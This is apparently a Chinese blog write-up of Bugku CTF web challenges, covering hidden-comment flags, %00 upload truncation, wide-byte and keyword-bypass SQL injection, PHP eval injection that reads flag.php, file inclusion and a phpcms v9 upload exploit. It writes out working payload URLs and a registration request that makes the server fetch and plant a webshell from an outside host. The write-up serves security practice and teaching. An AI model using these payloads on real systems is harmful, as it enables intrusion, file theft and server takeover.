

# CTF-练习平台 Web writeup By Assassin 暂时完结

原创

水杯中的秋天 于 2018-11-13 18:12:05 发布 3657 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/qq\\_43679818/article/details/84033367](https://blog.csdn.net/qq_43679818/article/details/84033367)

版权

分享一下我老师大神的人工智能教程！零基础，通俗易懂！<http://blog.csdn.net/jiangjunshow>

也欢迎大家转载本篇文章。分享知识，造福人民，实现我们中华民族伟大复兴！

## 签到题



The screenshot shows a QQ chat interface for the 'BugKu-CTF交流群' (BugKu-CTF Exchange Group). The chat history displays a message from 'Harry' posted on '2016-12-21 13:06'. The message content is:

```
WEB1flag  
KEY{Web-1-bugKhsNNS231100}
```

The message link is [http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631).


## web2

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
  <head>...</head>  
  <body id="body" onload="init()" == $0  
    <!--flag KEY{Web-2-bugKssNNikls9100}-->  
    <script type="text/javascript" src="js/ThreeCanvas.js"></script>  
  </body>  
</html>
```

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

## 文件上传测试

经典的题目，用burp抓包得到如下




然后我们更改一下上传路径然后用%00截断一下即可

```
Content-Disposition: form-data; name="file"; filename="3.png%001.php"
```

1

## 计算题

改一下浏览器中的text的长度



## Web3

进去一直弹框，没完没了...直接禁用了F12看源码，发现有一个

```
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;
```

1

估摸就是答案，格式转换一下。

用python写个简单的脚本即可

```
s='&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&
```

1

2

3

4

5

6

## sql注入

真的是sql注入啊，每一次都想不到宽字节注入，给自己一个大大的巴掌！下面讲题

首先我们看到了界面以后id是注入点，然后进行各种union select什么的姿势并没有什么卵用。然后好久好久才想到宽字节注入！

实验 <http://103.238.227.13:10083/index.php?id=%df%27 or 1%23>

SQL注入测试

查询key表,id=1的string字段

id	1
key	fdsafdasfda

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

验证了就是宽字节注入，然后我们观察可以看到给出的是id和key，那么估计查询的时候是两个项，不信可以验证一下

SQL注入测试

查询key表,id=1的string字段

The used SELECT statements have a different number of columns

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

而且这里也给了提示，我们注入的是key表，不行也可以用简单的爆表验证 [http://103.238.227.13:10083/index.php?id=%df%27 union select 1, table\\_name from information\\_schema.tables%23](http://103.238.227.13:10083/index.php?id=%df%27 union select 1, table_name from information_schema.tables%23)

然后我们查表的过程中会遇到一点小问题，key既是字段名又是表明会产生冲突，我们要用“来包含住，payload如下

```
http://103.238.227.13:10083/index.php?id=%df%27 union select 1,string from `key` where id =1%23
```

1

然后就可以得到一个hash值,结果KEY{54f3320dc261f313ba712eb3f13a1f6d}


## SQL注入1

本题坑了我很久。一开始思路偏了以为是盲注，但是大牛说想复杂了。而且之前因为一个；的问题一直没结果。

就是字符串的绕过，但是怎么绕过？我们观察这个函数

```
//xss过滤  
$id = strip_tags($id);q_35078631
```

这个函数为了防止xss把类似的标签去掉了，那么我们可以利用这个构造绕过sql的过滤。比如说



```
//过滤sql  
$array = array('table','union','and','or','load_file','create','delete','select','update','sleep','a');  
foreach ($array as $value)  
{  
    if (substr_count($id, $value) > 0)  
    {  
        exit('包含敏感关键字!'.$value);  
    }  
}  
  
//xss过滤  
$id = strip_tags($id);  
  
$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果：

id	title
1	<a href="http://blog.csdn.net/qq_35078631">http://blog.csdn.net/qq_35078631</a>

可以知道查询确实只有两列，类似的我们根据提示union查询（注意）其实直接就出来了（我太弱了...）

```
payload:http://103.238.227.13:10087/index.php?id=-1 un<br>ion se<br>lect hash,1 fro<br>m `key`#
```

1

## 本地包含

哪门子本地包含啊，分明是某春秋原题...但是某春秋明显服务器的ubuntu的吧。但是貌似这个服务器不是，不能执行bash指令，但是调用php的函数就好了。还是注入eval("var\_dump(\$a);");这句话。payload如下

```
http://post2.bugku.com/hello?hello=);print_r(file("./flag.php")); //
```

1

The screenshot shows the Burp Suite interface. The 'Load URL' field contains the payload: `http://post2.bugku.com/hello?hello=);print_r(file("./flag.php")); //`. Below the interface, the response is displayed as a PHP array dump:

```
Array ( [0] => $flag = 'Too Young Too Simple'; [2] => # echo $flag; [3] => # flag{ccd234c9-c022-4ce...}; [4] => ?> ) <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval("var_dump($a);");
show_source(__FILE__);
?>
```

At the bottom right, there is a URL: [http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

[原题题解可以看这儿](#)

```
flag{ccd234c9-c022-4ce3-8a62-e56374e3324f}
```

## 变量1

不说话，又是某春秋原题

The screenshot shows the Burp Suite interface. The 'Load URL' field contains the payload: `http://post.bugku.com/web1/index1.php?args=GLOBALS`. Below the interface, the response is displayed as a PHP array dump:

```
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($args);");
}
?>
```

The response continues with a large array dump:

```
array(7) { ["GLOBALS"]=> array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) {} ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_COOKIE"]=>
array(0) {} ["_FILES"]=> array(0) {} ["ZFkwe3"]=> string(38) "flag(92853051ab894a64f7865cf3c2128b34)" ["args"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) {}
["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_COOKIE"]=> array(0) {} ["_FILES"]=> array(0) {} ["ZFkwe3"]=> string(38)
"flag(92853051ab894a64f7865cf3c2128b34)" ["args"]=> string(7) "GLOBALS" }
```

At the bottom right, there is a URL: [http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

原题题解还是可以看这儿

## Web4

首先进入页面，随便输入一个东西，提示仔细看，所以感觉应该是有什么东西输出但是一下子被刷掉了，用burp抓包看一下！发现果然有东西！

```
HTTP/1.1 200 OK
Connection: close
Date: Tue, 11 Apr 2017 13:24:29 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.9-2
Content-Type: text/html; charset=utf-8

<html>
<title>BKCTF-WEB4</title>
<body>
<div style="display:none;"></div>
<form action="index.php" method="post" >
□□□□□□<br>
<br>
<script>
var p1 =
'%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2
e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6
e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62';
var p2 =
'%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3
b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%6
3%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%7
3%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b';
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
</form>
□□□□□□
```

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

然后我们发现一段js脚本用在线js运行器跑一下！

[在线JS传送门](#)

```
var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62';
```

- 1
- 2
- 3
- 4

解密后得到代码


```
function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if("67d709b2b54aa2aa648cf6e87a7
```

- 1

可以看到就是简单的构造一下password呗~

## Web5

怎么界面还是一样的??? burp抓包发现成了这个...





直接用google的console就完事儿了...是叫brianfuck貌似?



## flag在index里

这个题目是文件包含...告诉你flag在index.php中,但是没有显示,肯定被注入掉了,然后我们看到url是xxx? file=..., 很像文件包含, 尝试一下得到flag





## phpcmsV9

这个是常见的php漏洞模板之一，花式cms之一，而且本次西安网赛线下赛正好除了phpcms9的漏洞，正好上手玩儿一下。告诉你flag的位置，直接了当就是想到任意文件上传（本模板还有mysql注入漏洞）。

首先打开网址

```
http://phpcms.test.bugku.com/index.php?m=member&c=index&a=register&siteid=1
```


1

发现是会员的申请页面，然后构造payload

```
siteid=1&modelid=11&username=123456&password=123456&email=123456@qq.com&info[content]=<img src=http://file.codecat.on
```

1

我们可以看到www.bugku.com/tools/phpyijuhua.txt就是我们小马的地址了，最简单的一句话木马了。然后上传以后会返回mysql错误回传地址，这里放截图（截图和这个地址不匹配但是原理相似）



[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)



[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

可以看到上传成功，然后我们放上去真正的木马！php文件

这里写代码片

最访问 网址大全 百度 淘宝 天猫精选 淘宝特卖 京东 游戏排行榜 美女直播 唯品会 携程旅游 免费送牛股 捕鱼赢iphone 新手上路

INT SQL- XSS- Encryption- Encoding- Other-

Load URL http://phpcms.test.bugku.com/index.php?m=member&c=index&a=register&siteid=1

Split URL

Execute

Enable Post data  Enable Referrer

Post data siteid=1&modelid=11&username=jdm22kdd&password=jdmk2dd&email=1234jmm12kdd56@qq.com&info[content]=<img src=http://files.hackersb.cn/webshell/antSword-shells/php\_assert.php#jpg>&dodsubmit=1&protocol=

MySQL Query : INSERT INTO `phpcms`.`v9\_member\_detail` (`content`,`userid`) VALUES ('<img src=http://phpcms.test.bugku.com/uploadfile/2017/0516/20170516093438761.php>','174')

MySQL Error : Unknown column 'content' in 'field list'

MySQL Errno : 1054

Message :

[Need Help?](#)

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

**注意！这里每一次提交的时候账号密码邮箱需要变换，否则会失败**

或者用Harry提供的工具，上传小马

Bugku团队PHPcms v9利用工具

攻击目标: phpcms.test.bugku.com

漏洞编号: ● phpcms V9.6.0

小马网络地址: www.bugku.com/tools/phpyijuhua.txt

